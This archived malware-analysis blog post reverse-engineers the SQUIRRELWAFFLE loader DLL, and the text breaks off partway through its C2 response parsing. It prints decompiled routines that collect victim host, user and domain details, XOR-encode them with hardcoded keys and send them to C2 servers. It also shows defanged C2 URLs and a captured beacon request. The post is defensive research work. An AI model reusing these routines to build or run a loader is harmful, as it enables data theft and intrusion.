SQUIRRELWAFFLE – Analysing The Main Loader | 0ffset

By Chuong Dong

Published: 2021-10-08 · Archived: 2026-04-05 16:47:25 UTC


This is a follow up for [my last post](#) on unpacking SQUIRRELWAFFLE's custom packer. In this post, we will take a look at the main loader for this malware family, which is typically used for downloading and launching Cobalt Strike.

Since this is going to be a full analysis on this loader, we'll be covering quite a lot. If you're interested in following along, you can grab the sample from MalwareBazaar.

SHA256: [d6caf64597bd5e0803f7d0034e73195e83dae370450a2e890b82f77856830167](#)

Step 1: Entry Point

As a DLL, the SQUIRRELWAFFLE loader has three different export functions, which are *DllEntryPoint*, *DllRegisterServer*, and *ldr*. Since *DllRegisterServer* and *ldr* share the same address, they are basically the same function. For the sake of simplicity, I will refer to this function as *ldr*.



Name	Address	Ordinal
DllRegisterServer	10005690	1
ldr	10005690	2
DllEntryPoint	10008B7B	[main entry]

A quick look in IDA Pro will show us that *DllEntryPoint* only calls the function *DllMain*, which is an empty function that moves the value 1 into **eax** and returns. On the other hand, *ldr* is a wrapper function that calls **sub_10003B50**, which seems to contain the main functionality of this loader, so we will treat this as the real entry point and begin our analysis.

```
int sub_10003B50()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v175 = 0;
  v184[4] = 0;
  v185 = 15;
  LOBYTE(v184[0]) = 0;
  v0 = getenv("APPDATA")
  sub_10006AA0(v184, v0,
  v227 = 0;
  v1 = getenv("TEMP");
  v186[4] = 0;
  v187 = 15;
  LOBYTE(v186[0]) = 0;
  sub_10006AA0(v186, v1, strlen(v1));
  LOBYTE(v227) = 1;
  v193 = 0;
  v194 = 15;
  LOBYTE(v192[0]) = 0;
  sub_10006AA0(v192, &unk_1000A2E5, 0);
```

```
xrefs to sub_10003B50
Direction  Typ  Address  Text
Do...      p    ldr      call   sub_10003B50; DllRegisterServer
Line 1 of 1
OK  Cancel  Search  Help
```

Step 2: String Wrapper Structure

When analyzing **sub_10003B50**, we can quickly see that they rarely use raw strings directly. Instead, they have some stack variables that are potentially loaded with string data, such as content and length, using functions such as **sub_10006AA0**.

In this example, we see the full path of *%APPDATA%* retrieved using **getenv** and passed in **sub_10006AA0** with its length.

```
v175 = 0;
new_string_var_maybe[4] = 0;
v185 = 15;
LOBYTE(new_string_var_maybe[0]) = 0;
APPDATA_path_str = getenv("APPDATA");
sub_10006AA0(new_string_var_maybe, APPDATA_path_str, strlen(APPDATA_path_str));
```

Analyzing the small snippet of code at the end of this function shows that the first parameter is used as a structure due to values being set at an offset from this variable.

```
v5 = this;
if ( v4 >= 0x10 )
  v5 = *(void **)this;
*((_DWORD *)this + 4) = Size;
memmove(v5, Src, Size);
*((_BYTE *)v5 + Size) = 0;
return this;
```

We can use IDA's *"Create new struct type"* functionality to create a structure with these default fields based on the offsets used from this variable.

```
struct string_struct
{
  void *pvoid0;
  _BYTE gap4[12];
  _DWORD dword10;
```

```
    _DWORD dword14;
};
```

If we change the name of the main variable to **string_structure** and the type to the structure above, the same snippet of code becomes easier to understand. The input string is written to the **pvoid0** field's pointer, and its length is written to the **dword10** field. As a result, we can rename these two fields to make things easier to analyze.

```
pvoid0_1 = string_structure;
if ( dword14 >= 0x10 )
  pvoid0_1 = string_structure->pvoid0;
string_structure->dword10 = input_size;       // string_structure.dword10 == input size
memmove(pvoid0_1, input_string, input_size);  // string_structure.pvoid0 = input string
*(pvoid0_1 + input_size) = 0;
return string_structure;
```

Since the **string_structure** variable is returned, it is clear that the functionality of **sub_10006AA0** is to populate this wrapper structure with the input string and its size. When needed, the malware can access the string's data through this wrapper structure. Although this is excessive and makes analysis a bit more challenging, I don't believe it is used as an anti-analysis mechanism. The malware author probably just wants a uniformed way to store and access strings.

Typically, when a structure field's name begins with *"gap"*, the field is not used anywhere in the local function, so in most cases, we can safely ignore this field and update it if we ever encounter code that accesses it later on. The last field we need to analyze is the **dword14** field.

```
dword14 = string_structure->dword14;
dword14_1 = dword14;
if ( input_size > dword14 )                // if input size > dword14
{
  if...
  new_default_buffer_size = input_size | 0xF;
  if...
  v9 = __CFADD__(new_default_buffer_size, 1) ? -1 : new_default_buffer_size + 1;
  if ( v9 < 0x1000 )
  {
    if ( v9 )
      new_string_buffer = operator new(__CFADD__(new_default_buffer_size, 1) ? -1 : new_default_buffer_size + 1);
    else
      new_string_buffer = 0;
  }
  else
  {
    v10 = v9 + 35;
    if ( v9 + 35 <= v9 )
      v10 = -1;
    v11 = operator new(v10);
    v12 = v11;
    if ( !v11 )
      goto LABEL_26;
    new_string_buffer = ((v11 + 35) & 0xFFFFFFE0);
    *(new_string_buffer - 1) = v12;
  }
  v16 = new_string_buffer;
  string_structure->string_size = input_size;
  string_structure->dword14 = new_default_buffer_size;
  memcpy(new_string_buffer, input_string, input_size);
```

dword14 = default buffer size
calculate new buffer size from string's size and allocate new buffer
set struct's fields appropriately

In this part of the function, the field's value is compared to the string's size, and if it's smaller, the malware will allocate a new buffer that is one byte bigger than the string's size. This new size is set back to the *dword14* field, and the newly allocated buffer is later set to the **pvoid0** field and has the string input written to it. From this, we can assume the *dword14* field contains the default buffer size for the structure's string buffer.

After renaming all fields, the string structure should look like this in IDA.

```
 struct string_struct
{
   void *string_buffer;
   _BYTE gap4[12];
   _DWORD string_size;
   _DWORD default_buffer_size;
};
```

This structure will eventually be used throughout the malware, and SQUIRRELWAFFLE will have multiple functions that interact with it. There are functions to convert the structure to contain wide characters, combine two structures into one, append a string into the structure's current string, etc. I won't be discussing all of these functions and will simply refer to them by their functionality in the analysis.

Step 3: Encryption/Decryption Routine

Even though most of SQUIRRELWAFFLE's strings are stored in plaintext in the **.rdata** section, the more important strings such as the list of C2 URLs are encoded and resolved by the malware dynamically.

When encoding/decoding data, SQUIRRELWAFFLE loads the buffer and its length into a structure and loads the key and its length into another. Then, both structures' fields are passed into function **sub_100019B0** as parameters.

```
populate_string_struct(&data_str_struct, &unk_1000A2E5, 0);
LOBYTE(v206) = 3;
p_maybe_key_str_struct = &key_str_struct;
key_str_struct.string_size = 0;
key_str_struct.default_buffer_size = 15;
LOBYTE(key_str_struct.string_buffer) = 0;
populate_string_struct(&key_str_struct, "bllLbroVwmbJenPKHSfybYcjOGcnnNfWhnlzrqFMoHIBtJYoTACwOBqdvIRkNIFb", 0x40u);
LOBYTE(v206) = 4;
move_string_struct(&data_str_struct_1, &data_str_struct);
LOBYTE(v206) = 3;
v2 = sub_100019B0(
       data_str_struct_1.string_buffer,
       *data_str_struct_1.gap4,
       *&data_str_struct_1.gap4[4],
       *&data_str_struct_1.gap4[8],
       data_str_struct_1.string_size,
       data_str_struct_1.default_buffer_size,
       key_str_struct.string_buffer,
       *key_str_struct.gap4,
       *&key_str_struct.gap4[4],
       *&key_str_struct.gap4[8],
       key_str_struct.string_size,
       key_str_struct.default_buffer_size);
move_string_struct_0(&data_str_struct, v2);
```

Set up data structure
Set up key structure
Encode/decode data?

Upon analyzing **sub_100019B0**, we can see that the algorithm boils down to a single for loop. First, SQUIRRELWAFFLE allocates an empty string structure to contain the result of the algorithm. Then, the malware uses a *for* loop to iterate through each character in the data, XOR-ing it with a character from the key.

Since the same variable is used to index into both the data and the key, SQUIRRELWAFFLE mods its value by the key length when indexing into the key in order to reuse it when the length of the data is greater than the length of the key. The output character is written into a structure, which is later appended to the result structure. As a result, we can conclude that **sub_100019B0** is a XOR cipher that is used for encoding/decoding data.

```
LOBYTE(result_1->string_buffer) = 0;
populate_string_struct(result_1, &unk_1000A2E5, 0);
index = 0;
v31 = 1;
for ( i = 0; index < data_size; i = ++index )
{
  decrypted_char.string_size = 0;
  decrypted_char.default_buffer_size = 15;
  p_data_string_buffer = &data_string_buffer;
  p_key_string_buffer = &key_string_buffer;
  LOBYTE(decrypted_char.string_buffer) = 0;
  if ( data_default_buffer_size >= 0x10 )
    p_data_string_buffer = data_string_buffer;
  if ( key_default_buffer_size >= 0x10 )
    p_key_string_buffer = key_string_buffer;
  struct_populate_string(&decrypted_char, 1u, p_data_string_buffer[index] ^ p_key_string_buffer[index % key_size]);
  LOBYTE(v34) = 3;
  p_decrypted_char = &decrypted_char;
  string_buffer = decrypted_char.string_buffer;
  if ( decrypted_char.default_buffer_size >= 0x10u )
    p_decrypted_char = decrypted_char.string_buffer;
  v19 = result->default_buffer_size - result->string_size;
  string_size = result->string_size;
  v20 = decrypted_char.string_size;
  if ( decrypted_char.string_size > v19 )
  {
    LOBYTE(v32) = 0;
    string_struct_add_string(result, decrypted_char.string_size, v32, p_decrypted_char, decrypted_char.string_size);
    string_buffer = decrypted_char.string_buffer;
```

Initialize result structure

decrypted_char = data[index] ^ key[index % key_size]

Append decrypted_char to result structure

Step 4: Block Sandbox IP Addresses

From reading others' analysis on SQUIRRELWAFFLE, I happen to know the first encoded string gets decoded into a list of IP addresses. In this particular sample however, instead of the normal encoded data, an empty buffer is passed into the data structure instead.

```
data_str_struct.string_size = 0;
data_str_struct.default_buffer_size = 15;
LOBYTE(data_str_struct.string_buffer) = 0;
populate_string_struct(&data_str_struct, &unk_1000A2E5, 0);
LOBYTE(v206) = 3;
p_key_str_struct = &key_str_struct;
key_str_struct.string_size = 0;
key_str_struct.default_buffer_size = 15;
LOBYTE(key_str_struct.string_buffer) = 0;
populate_string_struct(&key_str_struct, "bllLbroVwmbJenPKHSfybYcjOGcnnNfWhnlzrqFMoHIBtJYoTACwOBqdvIRkNIFb", 0x40u);
LOBYTE(v206) = 4;
move_string_struct(&data_str_struct_1, &data_str_struct);
LOBYTE(v206) = 3;
v2 = XOR_cipher(
       data_str_struct_1.string_buffer,
       *data_str_struct_1.gap4,
       *&data_str_struct_1.gap4[4],
       *&data_str_struct_1.gap4[8],
       data_str_struct_1.string_size,
       data_str_struct_1.default_buffer_size,
       key_str_struct.string_buffer,
       *key_str_struct.gap4,
       *&key_str_struct.gap4[4],
       *&key_str_struct.gap4[8],
       key_str_struct.string_size,
       key_str_struct.default_buffer_size);
move_string_struct_0(&data_str_struct, v2);
```

Empty buffer with length 0

Usually for encoded strings, it is simple to guess their functionalities based on their decoded contents. For strings that are replaced with an empty buffer because the malware authors decide to leave the functionality out, we must track and analyze how the decoded data is used in order to understand its functionality.

After decoding this buffer, SQUIRRELWAFFLE calls **sub_100011A0**, which calls **GetAdaptersInfo** to retrieve the victim's network adapter information. The malware then uses it to retrieve the local machine's IPv4 address, writes the address into a structure, and returns it.

```
if ( !GetAdaptersInfo(AdapterInfo, &AdapterInfoSize) )
{
  AdapterInfo_2 = AdapterInfo_1;
  if ( !AdapterInfo_1 )
    goto LABEL_19;
  do
  {
    AddressLength = AdapterInfo_2->AddressLength;
    for ( i = 0; i < AddressLength; ++i )
    {
      v11 = "%.2X-";
      if ( i == AddressLength - 1 )
        v11 = "%.2X\n";
      printf(v11, AdapterInfo_2->Address[i]);
      AddressLength = AdapterInfo_2->AddressLength;
    }
    populate_string_struct(
      &result_1,
      &AdapterInfo_2->IpAddressList.IpAddress,
      strlen(AdapterInfo_2->IpAddressList.IpAddress.String));
    if ( AdapterInfo_2->DhcpEnabled )
    {
      if ( !localtime32_s(&Tm, &AdapterInfo_2->LeaseObtained) )
        asctime_s(Buffer, 0x20u, &Tm);
      if ( !localtime32_s(&Tm, &AdapterInfo_2[1]) )
        asctime_s(Buffer, 0x20u, &Tm);
    }
    AdapterInfo_2 = AdapterInfo_2->Next;
  }
```

After getting the machine's IP address, SQUIRRELWAFFLE checks to see if the decoded data contains the address. If it does, the malware exits immediately.

```
get_IP_address_str_struct(&victim_IPv4_addr_str_struct);// sub_100011A0
LOBYTE(v211) = 5;
victim_IPv4_addr = victim_IPv4_addr_str_struct.string_buffer;
if ( victim_IPv4_addr_str_struct.string_size > 7u )
{
  victim_IPv4_addr_1 = &victim_IPv4_addr_str_struct;
  victim_IPv4_addr_size = victim_IPv4_addr_str_struct.string_size;
  decoded_data_str = &decoded_data_str_struct;
  if ( victim_IPv4_addr_str_struct.default_buffer_size >= 0x10u )
    victim_IPv4_addr_1 = victim_IPv4_addr_str_struct.string_buffer;
  victim_IPv4_addr_3 = victim_IPv4_addr_1;
  if ( decoded_data_str_struct.default_buffer_size >= 0x10u )
    decoded_data_str = decoded_data_str_struct.string_buffer;
  if ( (z_hasSubstr(                          // sub_10007420
          decoded_data_str_struct.string_size,
          decoded_data_str,
          0,
          victim_IPv4_addr_3,
          victim_IPv4_addr_size) & 0x80000000) == 0 )
  {
    Sleep(0x3A980u);
    goto EXIT;
  }
}
```

If decoded data contains IP addr, exits

From this, we know that the encoded buffer contains IP addresses to blacklist, and the malware terminates if the machine's address is blacklisted. This is typically used to check for IP addresses of sandboxes to prevent malware from running in these automated environments. Because the encoded data is an empty buffer, the feature is ignored for this particular sample.

Step 5: Victim Information Extraction

Prior to executing the main networking functionality, SQUIRRELWAFFLE calls the following WinAPI functions: **GetComputerNameW** to retrieve the local computer's NetBIOS name, **GetUserNameW** to retrieve the local username, and **NetWkstaGetInfo** to retrieve the computer's domain name.

```
work_env_info = 0;
if ( NetWkstaGetInfo(0, 100u, &work_env_info) )// workstation environment info
{
  Size = 6;
  v164 = "NONE\t\t";
  if...
}
else
{
  wki100_langroup = work_env_info->wki100_langroup;
  *&victim_info_data_wstring_struct.Size = 0x700000000i64;
  LOWORD(victim_info_data_wstring_struct.string_buffer) = 0;
  setup_wstring_struct(&victim_info_data_wstring_struct, wki100_langroup, wcslen(wki100_langroup));
  LOBYTE(debug_current_state) = 15;
  v41 = &victim_info_data_wstring_struct;
  if ( victim_info_data_wstring_struct.default_buffer_size >= 8u )
    v41 = victim_info_data_wstring_struct.string_buffer;
```

Using the results of these function calls, SQUIRRELWAFFLE builds up a structure that contains a string in the following format.

```
<computer name>\t\t<user name>\t\t<APPDATA path>\t\t<computer domain>
```

Since this victim information string is later delivered to C2 servers, SQUIRRELWAFFLE encodes it using the XOR cipher with the key "KJKLO" and Base64 to avoid sending it in plaintext.

```
victim_info_key_struct.string_size = 0;
victim_info_key_struct.default_buffer_size = 15;
LOBYTE(victim_info_key_struct.string_buffer) = 0;
populate_string_struct_0(&victim_info_key_struct, "KJKLO", 5u);
LOBYTE(debug_current_state) = 18;
copy_string_struct(&victim_info_data_struct_1, &victim_info_data_struct);
LOBYTE(debug_current_state) = 7;
v53 = XOR_cipher(
        victim_info_data_struct_1.string_buffer,
        *victim_info_data_struct_1.gap4,
        *&victim_info_data_struct_1.gap4[4],
        *&victim_info_data_struct_1.gap4[8],
        victim_info_data_struct_1.string_size,
        victim_info_data_struct_1.default_buffer_size,
        victim_info_key_struct.string_buffer,
        *victim_info_key_struct.gap4,
        *&victim_info_key_struct.gap4[4],
        *&victim_info_key_struct.gap4[8],
        victim_info_key_struct.string_size,
        victim_info_key_struct.default_buffer_size);
move_string_struct(&victim_info_data_struct, v53);
if...
victim_info_data_buffer = &victim_info_data_struct;
victim_info_key_struct.default_buffer_size = victim_info_data_struct.string_size;
if ( victim_info_data_struct.default_buffer_size >= 0x10u )
  victim_info_data_buffer = victim_info_data_struct.string_buffer;
base64_result_1 = base64_encode(&base64_result, victim_info_data_buffer, victim_info_key_struct.default_buffer_size);
move_string_struct(&victim_info_data_struct, base64_result_1);
```

Step 6: Decode C2 URLs

In its main networking function, SQUIRRELWAFFLE first decodes its C2 URL list using the XOR cipher with the key “*SgGPfGgbzrSEtPOTtuYkdqSujuBDgXlopIUKrDONXaACWZxGxWkWoIvf*”.

```
config_struct_1.string_size = 0;
config_struct_1.default_buffer_size = 15;
LOBYTE(config_struct_1.string_buffer) = 0;
populate_string_struct_0(&config_struct_1, &ENCRYPTED_CONFIG, 0x204u);
LOBYTE(v250) = 3;
hardware_addr_str_struct = &config_key;
config_key.string_size = 0;
config_key.default_buffer_size = 15;
LOBYTE(config_key.string_buffer) = 0;
populate_string_struct_0(&config_key, "SgGPfGgbzrSEtPOTtuYkdqSujuBDgXlopIUKrDONXaACWZxGxWkWoIvf", 56u);
LOBYTE(v250) = 4;
copy_string_struct(&config_struct, &config_struct_1);
LOBYTE(v250) = 3;
XOR_cipher(
  config_struct.string_buffer,
  *config_struct.gap4,
  *&config_struct.gap4[4],
  *&config_struct.gap4[8],
  config_struct.string_size,
  config_struct.default_buffer_size,
  config_key.string_buffer,
  *config_key.gap4,
  *&config_key.gap4[4],
  *&config_key.gap4[8],
  config_key.string_size,
  config_key.default_buffer_size);
LOBYTE(v250) = 5;
```

Below is the defanged version of the decoded content.

```
pop[.]vicamtaynam[.]com/VtyiHAft|snsvidyapeeth[.]in/aXmo2Dr3|trinitytesttubebaby[.]com/QR2JvfE3Sv|iconskw[.]co
```

We can see that the malware creates two C++ iterators. After splitting each URL by the separator “|”, SQUIRRELWAFFLE adds the domain to its domain array and the path to its path array and iterates them using the generated iterators.

```
`eh vector constructor iterator'(URL_iterator, 0x18u, 0x14u, sub_10005950, free_string_struct);
LOBYTE(v250) = 6;
`eh vector constructor iterator'(&URL_Path_iterator_1, 0x18u, 0x14u, sub_10005950, free_string_struct);
LOBYTE(v250) = 7;
URL_iterator_1 = URL_iterator;
URL_count = 0;
while ( 1 )
{
  URL_list_pointer = &URL_list;
  if ( v244 >= 0x10 )
    URL_list_pointer = URL_list;
  decrypted_config_length_1 = decrypted_config_length;
  curr_URL_end_ptr = z_hasSubstr(decrypted_config_length, URL_list_pointer, separator_index, "|", 1u);
  curr_URL_end_ptr_1 = curr_URL_end_ptr;
  if ( URL_count > 20 || curr_URL_end_ptr <= 0 )
    break;
  *&URL_string_struct.Size = 0xF00000000i64;
  LOBYTE(URL_string_struct.string_buffer) = 0;
  if ( decrypted_config_length_1 < separator_index )
ABEL_299:
    w__Xout_of_range();
  v17 = &curr_URL_end_ptr[-separator_index];
  if ( decrypted_config_length_1 - separator_index < &curr_URL_end_ptr[-separator_index] )
```


Step 7: Build & Send POST Request

When building the POST request to send to each C2 server, SQUIRRELWAFFLE first builds the URL endpoint path. It generates a random ASCII string with a random length between 1 and 28 characters, retrieves the local machine's IP address, and appends them together.

```
random_num_27 = rand() % 28;
IP_addr_str_struct = get_IP_address_str_struct(&hardware_addr_str_struct_1);
LOBYTE(v250) = 10;
random_string_struct = gen_random_ascii_string(&random_str_struct, random_num_27 + 1);
LOBYTE(v250) = 11;
random_string_default_buffer_size = random_string_struct->default_buffer_size;
random_string_Size = random_string_struct->string_size;
if...
*&random_string_struct_1.string_size = 0i64;
random_string_struct_1 = *random_string_struct;
random_string_struct->string_size = 0;
random_string_struct->default_buffer_size = 15;
LOBYTE(random_string_struct->string_buffer) = 0;
v91 = address_info_arr_12 | 0x10;
address_info_arr_12 = v91;
URL_count = v91;
LOBYTE(v250) = 12;
string_struct_combine_0(&random_string_struct_1, &random_string_struct_2, IP_addr_str_struct);
```

SQUIRRELWAFFLE generates an endpoint path by encrypting this string using the XOR cipher with the key "KJKLO" and encoding it with Base64. The final POST request is built in the format below.

```
POST /<URL path>/<encoded endpoint path> HTTP/1.1\r\nHost: <URL>\r\nContent-Length:<encoded victim information
```

For some reason, I can not produce this full string in my debugger because the encoded endpoint path is not properly resolved for some of the URLs. As an alternative, to confirm that the format from static analysis above is correct, I run the sample on [ANY.RUN](#) and check the captured PCAP file.

```
 89 26.143535   192.168.100.82   176.104.107.3    HTTP   260 POST /arW5e44Y7vzO/OQsaDixzHTgtfjMcGypGenN5Yn59cmV9f3tkc34= HTTP/1.1
 90 26.143625   192.168.100.82   176.104.107.3    TCP     54 64316 → 80 [FIN, ACK] Seq=207 Ack=1 Win=66304 Len=0
 91 26.173477   176.104.107.3    192.168.100.82   TCP     54 80 → 64316 [ACK] Seq=1 Ack=207 Win=64256 Len=0
 92 26.215078   176.104.107.3    192.168.100.82   TCP     54 80 → 64316 [ACK] Seq=1 Ack=208 Win=64256 Len=0
117 34.023614   176.104.107.3    192.168.100.82   HTTP   502 HTTP/1.1 200 OK  (text/html)
118 34.023752   192.168.100.82   176.104.107.3    TCP     54 64316 → 80 [ACK] Seq=208 Ack=450 Win=65792 Len=0
```

```
> Internet Protocol Version 4, Src: 192.168.100.82, Dst: 176.104.107.3
> Transmission Control Protocol, Src Port: 64316, Dst Port: 80, Seq: 1, Ack: 1, Len: 206
v Hypertext Transfer Protocol
  > POST /arW5e44Y7vzO/OQsaDixzHTgtfjMcGypGenN5Yn59cmV9f3tkc34= HTTP/1.1\r\n
    Host: astetinternational.com\r\n
  > Content-Length: 80\r\n
    \r\n
    [Full request URI: http://astetinternational.com/arW5e44Y7vzO/OQsaDixzHTgtfjMcGypGenN5Yn59cmV9f3tkc34=]
    [HTTP request 1/1]
    [Response in frame: 117]
    File Data: 80 bytes
  > Data (80 bytes)
> Hypertext Transfer Protocol
```

```
0030  01 03 12 cf 00 00 50 4f  53 54 20 2f 61 72 57 35   ······PO ST /arW5
0040  65 34 34 59 37 76 7a 4f  2f 4f 51 73 61 44 69 78   e44Y7vzO /OQsaDix
0050  7a 48 54 67 74 66 6a 4d  63 47 79 70 47 65 6e 4e   zHTgtfjM cGypGenN
0060  35 59 6e 35 39 63 6d 56  39 66 33 74 6b 63 33 34   5Yn59cmV 9f3tkc34
0070  3d 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   = HTTP/1 .1··Host
0080  3a 20 61 73 74 65 74 69  6e 74 65 72 6e 61 74 69   : asteti nternati
0090  6f 6e 61 6c 2e 63 6f 6d  0d 0a 43 6f 6e 74 65 6e   onal.com ··Conten
00a0  74 2d 4c 65 6e 67 74 68  3a 20 38 30 0d 0a 0d 0a   t-Length : 80····
00b0  48 68 6b 4f 48 6d 49 62  43 55 4a 46 4c 69 38 6e   HhkOHmIb CUJFLi8n
00c0  49 69 4a 47 51 67 6c 78  45 42 6f 34 4c 7a 6b 2f   IiJGQglx EBo4Lzk/
00d0  45 79 6f 75 4a 69 55 68  46 77 73 37 50 41 73 71   EyouJiUh Fws7PAsq
00e0  50 69 6f 51 48 53 51 72  4a 69 55 68 4c 45 4e 43   PioQHSQr JiUhLENC
00f0  47 77 41 5a 41 51 77 65  41 42 34 61 51 6b 55 3d   GwAZAQwe AB4aQkU=
0100  0d 0a 0d 0a                                        ····
```

To contact each C2 server, SQUIRRELWAFFLE calls **WSAStartup** to initiate use of the Winsock DLL and **getaddrinfo** to retrieve a structure containing the server's address information. Next, it calls **socket** and **connect** to create a socket and establish a connection to the remote server.

```
while ( 1 )
{
  C2_socket = socket(C2_address_info->ai_family, C2_address_info->ai_socktype, C2_address_info->ai_protocol);
  C2_socket_1 = C2_socket;
  if ( C2_socket == -1 )
    break;
  if ( connect(C2_socket, C2_address_info->ai_addr, C2_address_info->ai_addrlen) == -1 )
  {
    closesocket(C2_socket_1);
    C2_address_info = C2_address_info->ai_next;
    C2_socket_1 = -1;
    if ( C2_address_info )
      continue;
  }
  goto SOCKET_DONE;
}
```

Finally, the malware calls **send** to send the fully crafted POST request and **recv** to wait and receive a response from the server. Once received, the response string is written into a structure and returned.

```
POST_request_length = strlen(POST_request);
C2_socket_2 = C2_socket_1;
if ( send(C2_socket_1, POST_request, POST_request_length, 0) == -1 || shutdown(C2_socket_2, SD_SEND) == -1 )
{
  closesocket(C2_socket_2);
  WSACleanup();
  std::string::string(return_val_string_struct, "500");
  address_info_arr_12 = v157 | 1;
}
else
{
  std::string::string(&C2_response, word_1000A2E5);
  LOBYTE(v250) = 39;
  while ( 1 )
  {
    recv_bytes_count = recv(C2_socket_2, recv_buffer, 512, 0);
    if ( recv_bytes_count <= 0 )
      break;
    for ( i = 0; i < recv_bytes_count; ++i )
    {
      LOBYTE(POST_request) = recv_buffer[i];
      string_struct_copy(&C2_response, POST_request);
    }
    C2_socket_2 = C2_socket_1;
  }
  closesocket(C2_socket_2);
  WSACleanup();
```

Send POST request to C2

Receive C2's response

Step 8: Analyze C2 Server's Response


Using the PCAP we get from ANY.RUN, we can quickly extract and view the C2 server's response. Below is one of the responses captured.


```
f3p/QUVCQ0FBfn15eXV9f355eEJBQ0JGQnN/ZX5/fWR6e3pleHp1QkFDQkZCHhkOHmIbCUJFLi8nIiJGQglxEBo4Lzk/EyouJiUhFws7PAsqPi(
```


From static analysis, we can see that the response is decoded using Base64 and decrypted with the XOR-cipher using the key "*KJKLO*".

```
v66 = base64_decode(&C2_response_decoded, &C2_response_struct);
if...
if...
LOBYTE(debug_current_state) = 20;
*&C2_response_decoded.string_size = 0xF00000000i64;
LOBYTE(C2_response_decoded.string_buffer) = 0;
if...
Src = &key_struct;
key_struct.string_size = 0;
key_struct.default_buffer_size = 15;
LOBYTE(key_struct.string_buffer) = 0;
populate_string_struct_0(&key_struct, "KJKLO", 5u);
LOBYTE(debug_current_state) = 25;
copy_string_struct(&C2_response_decoded_1, &C2_response_decoded_2);
LOBYTE(debug_current_state) = 20;
v73 = XOR_cipher(
        C2_response_decoded_1.string_buffer,
        *C2_response_decoded_1.gap4,
        *&C2_response_decoded_1.gap4[4],
        *&C2_response_decoded_1.gap4[8],
        C2_response_decoded_1.string_size,
        C2_response_decoded_1.default_buffer_size,
        key_struct.string_buffer,
        *key_struct.gap4,
        *&key_struct.gap4[4],
        *&key_struct.gap4[8],
        key_struct.string_size,
        key_struct.default_buffer_size);
```

With CyberChef, we can quickly decode this and examine the raw content of the C2's response.



Since the threat actor has the C2 server response with a 404 code and "NONE" for some of the response fields, we don't really get much out of the response except for its general layout. In order to know what each of the response fields does, we have to dive back into the sample with static analysis.

In IDA, we can see that SQUIRRELWAFFLE uses an iterator to iterate through all the response fields, and the fields are split by the separator "\r\n\t\t\n\r". This gives us fifteen different fields in the response.

```
`eh vector constructor iterator'(C2_response_field_iterator, 0x18u, 0x14u, sub_10005950, free_string_struct);
v78 = 0;
LOBYTE(debug_current_state) = 27;
EndPtr = 0;
C2_response_field_iterator_1 = C2_response_field_iterator;
while ( 1 )
{
  p_C2_response_decoded_2 = &C2_response_decoded_2;
  if ( C2_response_decoded_2.default_buffer_size >= 0x10u )
    p_C2_response_decoded_2 = C2_response_decoded_2.string_buffer;
  shellcode_buffer = C2_response_decoded_2.string_size;
  hasSubstr = z_hasSubstr(C2_response_decoded_2.string_size, p_C2_response_decoded_2, v78, "\r\n\t\t\n\r", 6u);
```

If the 8th field in the response is "true", the malware immediately skips the server's response and goes back to contacting another server.

```
skip_flag = &C2_response_field_iterator[7];
if ( C2_response_field_iterator[7].default_buffer_size >= 0x10u )
  skip_flag = C2_response_field_iterator[7].string_buffer;
skip_flag_size = C2_response_field_iterator[7].string_size;
true_str = "true";
if ( C2_response_field_iterator[7].string_size > 4u )
  skip_flag_size = 4;
v94 = skip_flag_size < 4;
v93 = skip_flag_size - 4;
if...
v94 = LOBYTE(skip_flag->string_buffer) < *true_str;
if ( LOBYTE(skip_flag->string_buffer) == *true_str )
{
  if ( v93 == -3
    || (v95 = BYTE1(skip_flag->string_buffer), v94 = v95 < true_str[1], v95 == true_str[1])
    && (v93 == -2
     || (v96 = BYTE2(skip_flag->string_buffer), v94 = v96 < true_str[2], v96 == true_str[2])
     && (v93 == -1
      || (string_buffer_high = HIBYTE(skip_flag->string_buffer),
          v94 = string_buffer_high < true_str[3],
          string_buffer_high == true_str[3]))) )
  {
EL_186:
    v98 = 0;
    goto LABEL_187;
  }
}
v98 = v94 ? -1 : 1;
